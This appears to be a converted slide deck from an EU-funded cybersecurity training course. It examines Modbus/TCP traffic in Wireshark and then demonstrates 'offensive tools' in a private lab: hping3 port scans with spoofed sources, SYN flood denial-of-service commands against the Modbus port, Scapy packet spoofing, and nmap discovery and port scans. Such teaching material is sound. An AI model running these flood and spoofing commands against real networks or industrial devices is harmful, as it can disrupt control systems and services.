
Wireshark - Client/Server Example



Client



Kali



Server

Wireshark - Client/Server Example

Wireshark · Packet 276 · eth0

```

▶ Frame 276: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interface eth0, id 0
▶ Ethernet II, Src: PcsCompu_30:20:e0 (08:00:27:30:20:e0), Dst: PcsCompu_52:a4:8f (08:00:27:52:a4:8f)
▶ Internet Protocol Version 4, Src: 192.168.122.103, Dst: 192.168.122.109
▶ Transmission Control Protocol, Src Port: 39259, Dst Port: 502, Seq: 1, Ack: 1, Len: 23
  Source Port: 39259
  Destination Port: 502
  [Stream index: 0]
  [TCP Segment Len: 23]
  Sequence number: 1 (relative sequence number)
  Sequence number (raw): 2456416165
  [Next sequence number: 24 (relative sequence number)]
  Acknowledgment number: 1 (relative ack number)
  Acknowledgment number (raw): 4188012495
  1000 .... = Header Length: 32 bytes (8)
  ▾ Flags: 0x018 (PSH, ACK)
    000. .... = Reserved: Not set
    ...0 .... = Nonce: Not set
    .... 0... = Congestion Window Reduced (CWR): Not set
    .... .0.. = ECN-Echo: Not set
    .... ..0. = Urgent: Not set
    .... ...1 = Acknowledgment: Set
    .... .... 1... = Push: Set
    .... .... .0.. = Reset: Not set
    .... .... ..0. = Syn: Not set
    .... .... ...0 = Fin: Not set
    [TCP Flags: .....AP...]
  Window size value: 502
  [Calculated window size: 64256]
  [Window size scaling factor: 128]
  Checksum: 0x1a4f [unverified]
  [Checksum Status: Unverified]
  Urgent pointer: 0
  ▾ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
    ▾ TCP Option - No-Operation (NOP)
  0000 08 00 27 52 a4 8f 08 00 27 30 20 e0 08 00 45 00  ..'R... '0...E.
  0010 00 4b e2 05 40 00 40 06 e2 81 c0 a8 7a 67 c0 a8  ..K..@.. ..zg..
  0020 7a 6d 99 5b 01 f6 92 69 ef a5 f9 9f ff cf 80 18  zm.[...i.....
  0030 01 f6 1a 4f 00 00 01 01 08 0a 3a 1e 4b c4 67 51  ...0..... :K.gQ
  0040 c7 07 00 01 00 00 00 11 00 10 00 00 00 05 0a 00  .....
  0050 01 00 02 00 03 00 04 00 05
  
```

Source and Destination IP

Source and Destination Ports

Wireshark - Client/Server Example

Wireshark · Packet 276 · eth0

[iRTT: 0.001079015 seconds]
[Bytes in flight: 23]
[Bytes sent since last PSH flag: 23]

- Timestamps
 - Time since first frame in this TCP stream: 0.001085504 seconds
 - Time since previous frame in this TCP stream: 0.000006489 seconds
- TCP payload (23 bytes)
 - PDU Size: 23
- Modbus/TCP
 - Transaction Identifier: 1
 - Protocol Identifier: 0
 - Length: 17
 - Unit Identifier: 0
- Modbus
 - .001 0000 = Function Code: Write Multiple Registers (16)
 - Reference Number: 0
 - Word Count: 5
 - Byte Count: 10
 - Register 0 (UINT16): 1
 - Register Number: 0
 - Register Value (UINT16): 1
 - Register 1 (UINT16): 2
 - Register Number: 1
 - Register Value (UINT16): 2
 - Register 2 (UINT16): 3
 - Register Number: 2
 - Register Value (UINT16): 3
 - Register 3 (UINT16): 4
 - Register Number: 3
 - Register Value (UINT16): 4
 - Register 4 (UINT16): 5
 - Register Number: 4
 - Register Value (UINT16): 5

0000 08 00 27 52 a4 8f 08 00 27 30 20 e0 08 00 45 00 ..'R...'.0..E.
0010 00 4b e2 05 40 00 40 06 e2 81 c0 a8 7a 67 c0 a8 .K..@.@...zg..
0020 7a 6d 99 5b 01 f6 92 69 ef a5 f9 9f ff cf 80 18 zm[...]i.....
0030 01 f6 1a 4f 00 00 01 01 08 0a 3a 1e 4b c4 67 51 ...0...:K.gQ
0040 c7 07 00 01 00 00 00 11 00 10 00 00 00 05 0a 00
0050 01 00 02 00 03 00 04 00 05

Close Help

Offensive Tools

hping3


DoS: Denial of Service Attack

Sending too much packets to the target machine



Hping3: hping3 is a network tool able to send custom ICMP/UDP/TCP packets and to display target replies like ping does with ICMP replies. It handles fragmentation and arbitrary packet body and size, and can be used to transfer files under supported protocols. Using hping3, you can test firewall rules, perform (spoofed) port scanning, test network performance using different protocols, do path MTU discovery, perform traceroute-like actions under different protocols, fingerprint remote operating systems, audit TCP/IP stacks, etc. hping3 is scriptable using the Tcl language.


Hping3: Normal (no attack)



Hping3: Scan Ports

Scan all available ports on the victim machines

```
hping3 --scan 1-65535 192.168.122.109 -S -rand-source
```



```
root@kali:~# hping3 --scan 1-65535 192.168.122.109 -S --rand-sourc
Scanning 192.168.122.109 (192.168.122.109), port 1-65535
65535 ports to scan, use -V to see all the replies
+-----+-----+-----+-----+-----+-----+
|port| serv name | flags | ttl| id  | win | len |
+-----+-----+-----+-----+-----+-----+
502      : .S..A... 64    0 64240 46
```


1-65535 all ports from – to
192.168.122.109 target address
-S services
-rand-source to hide your
identity

Now we have port 502 (server ModbusTCP example) as the only one available on the target machine

Hping3: with attack

The port number can be collected from Wireshark. As shown before


```
hping3 --flood --syn --destport 502 <target_IP>
```



From help check other formats for the tool to apply DoS against the server

Hping3: Perform Attack

```
hping3 -S -a sourceIP -p portNumber -flood targetIP
```

A terminal window titled "/bin/bash" with a red header bar. The terminal shows the execution of the hping3 command: "root@kali:~# sudo hping3 -S -a 192.168.122.27 -p 5201 --flood 192.168.122.103". The output is: "HPING 192.168.122.103 (eth0 192.168.122.103): S set, 40 headers + 0 data bytes" followed by "hping in flood mode, no replies will be shown".

```
root@kali:~# sudo hping3 -S -a 192.168.122.27 -p 5201 --flood 192.168.122.103
HPING 192.168.122.103 (eth0 192.168.122.103): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Offensive Tools

Scapy

SCAPY: Create/Send a Packet

Create packets on Scapy

- Start Scapy, and a Python command line within Scapy will open

- Assign the packet to a variable, say P.
 - >> **P = IP()**
- Define the IP Source (make it a fake IP, for example, a gateway IP address):
 - >> **P.src = "192.168.122.1"**
- Define the IP Target (victim machine):
 - >> **P.dst = "192.168.122.103"**
- Send the packet
 - send(P)**

```

Scapy v2.4.3
Scapy v2.4.3 83x25
root@kali:~# scapy
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: No route found for IPv6 destination :: (no default route?)

      aSPY//YASa
      apyyyyCY/////////YCa
      sY/////////YSpcs  scpCY//Pp
ayp ayyyyyySCP//Pp      syY//C
AYAsAYYYYYYYY//Ps      cY//S
pCCCC//p                cSSps y//Y
SPPPP//a                pP//AC//Y
      A//A                cyP//C
      p//Ac                sC//a
      P////YCpc           A//A
scccccp//pSP//p        p//Y
sY/////////y caa        S//P
cayCyayP//Ya           pY//Ya
sY/PsY/////////YCc     aC//Yp
sc sccaCY//PCyPaapyCP//YSs
      spCPY/////////YPSps
      ccaacs

Welcome to Scapy
Version 2.4.3
https://github.com/secdev/scapy
Have fun!
To craft a packet, you have to be a
packet, and learn how to swim in
the wires and in the waves.
-- Jean-Claude Van Damme

using IPython 7.12.0
>>>

```

```

Scapy v2.4.3
Scapy v2.4.3 83x25
      aSPY//YASa
      apyyyyCY/////////YCa
      sY/////////YSpcs  scpCY//Pp
ayp ayyyyyySCP//Pp      syY//C
AYAsAYYYYYYYY//Ps      cY//S
pCCCC//p                cSSps y//Y
SPPPP//a                pP//AC//Y
      A//A                cyP//C
      p//Ac                sC//a
      P////YCpc           A//A
scccccp//pSP//p        p//Y
sY/////////y caa        S//P
cayCyayP//Ya           pY//Ya
sY/PsY/////////YCc     aC//Yp
sc sccaCY//PCyPaapyCP//YSs
      spCPY/////////YPSps
      ccaacs

Welcome to Scapy
Version 2.4.3
https://github.com/secdev/scapy
Have fun!
We are in France, we say Skappee.
OK? Merci.
-- Sebastien Chabal

using IPython 7.12.0
>>> p = IP()
>>> p.src="192.168.122.1"
>>> p.dst="192.168.122.103"
>>> send(p)
.
Sent 1 packets.
>>>

```

Offensive Tools

NMAP

NMAP

- It is a network tool used for network scanning and device discovery.
- It can also be used for **network management** and **security testing purposes**.
- The tool is capable of **exploiting** network **devices**, **detecting open ports**, and **identifying** available **services**.
- Additionally, it can perform **vulnerability** and **OS scanning**, generating reports with scan results to **improve network security**.


NMAP

- Scan all available devices in your network (instead do ping for each device). Use the following command:
 - `Namp -sP <network>`

```

/bin/bash
/bin/bash 78x19
root@kali:~# nmap -sP 192.168.122.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-05-27 11:12 EDT
Nmap scan report for gns3vm (192.168.122.1) Gateway (i.e., GNS3VM)
Host is up (0.0019s latency).
MAC Address: 52:54:00:1E:18:EC (OEMU virtual NIC)
Nmap scan report for raspberry (192.168.122.103) ModbusTCP Client device
Host is up (0.011s latency).
MAC Address: 08:00:27:30:20:F0 (Oracle VM VirtualBox virtual NIC)
Nmap scan report for kali (192.168.122.27) My Attacker device (Kali Linux)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.30 seconds
root@kali:~#

```




NMAP

- Scan all available devices in your network (instead do ping for each device). Use the following command:
 - `Namp -sP <network>`

```

/bin/bash
/bin/bash 78x19
root@kali:~# nmap -sP 192.168.122.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-05-27 11:12 EDT
Nmap scan report for gns3vm (192.168.122.1) Gateway (i.e., GNS3VM)
Host is up (0.0019s latency).
MAC Address: 52:54:00:1E:18:EC (OEMU virtual NIC)
Nmap scan report for raspberry (192.168.122.103) ModbusTCP Client device
Host is up (0.011s latency).
MAC Address: 08:00:27:30:20:F0 (Oracle VM VirtualBox virtual NIC)
Nmap scan report for kali (192.168.122.27) My Attacker device (Kali Linux)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.30 seconds
root@kali:~#

```



NMAP

- Scan all all open ports in the network/a particular device:
 - Sudo Namp -sT -p <portnumbers> <network>
- sT: TCP connect (3-way handshake)
- p: ports (you can use a comma “,” for multiple searching of ports)

```

/bin/bash
/bin/bash 78x25
root@kali:~# nmap -sT -p 80 192.168.122.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-05-27 11:25 EDT
Nmap scan report for gns3vm (192.168.122.1)
Host is up (0.0028s latency).

PORT      STATE SERVICE
80/tcp    open  http   Open
MAC Address: 52:54:00:1F:18:EC (QEMU virtual NIC)

Nmap scan report for raspberry (192.168.122.103)
Host is up (0.0026s latency).

PORT      STATE SERVICE
80/tcp    closed http  Closed
MAC Address: 08:00:27:30:20:E0 (Oracle VirtualBox virtual NIC)

Nmap scan report for kali (192.168.122.27)
Host is up (0.000054s latency).

PORT      STATE SERVICE
80/tcp    closed http  Closed

Nmap done: 256 IP addresses (3 hosts up) scanned in 2.34 seconds
root@kali:~#

```

Connect with CyberSecPro: How to register and other practical information

1. Website:
www.cybersecpro-project.eu
2. X (Twitter):
https://twitter.com/CyberSecPro_eu
3. LinkedIn:
<https://www.linkedin.com/company/cybersecpro-euproject/>



**Co-funded by
the European Union**

Co-funded by the European Union. Views and opinions expressed are however those of the author(s) only and do not necessarily reflect those of the European Union or HADEA. Neither the European Union nor the granting authority can be held responsible for them.

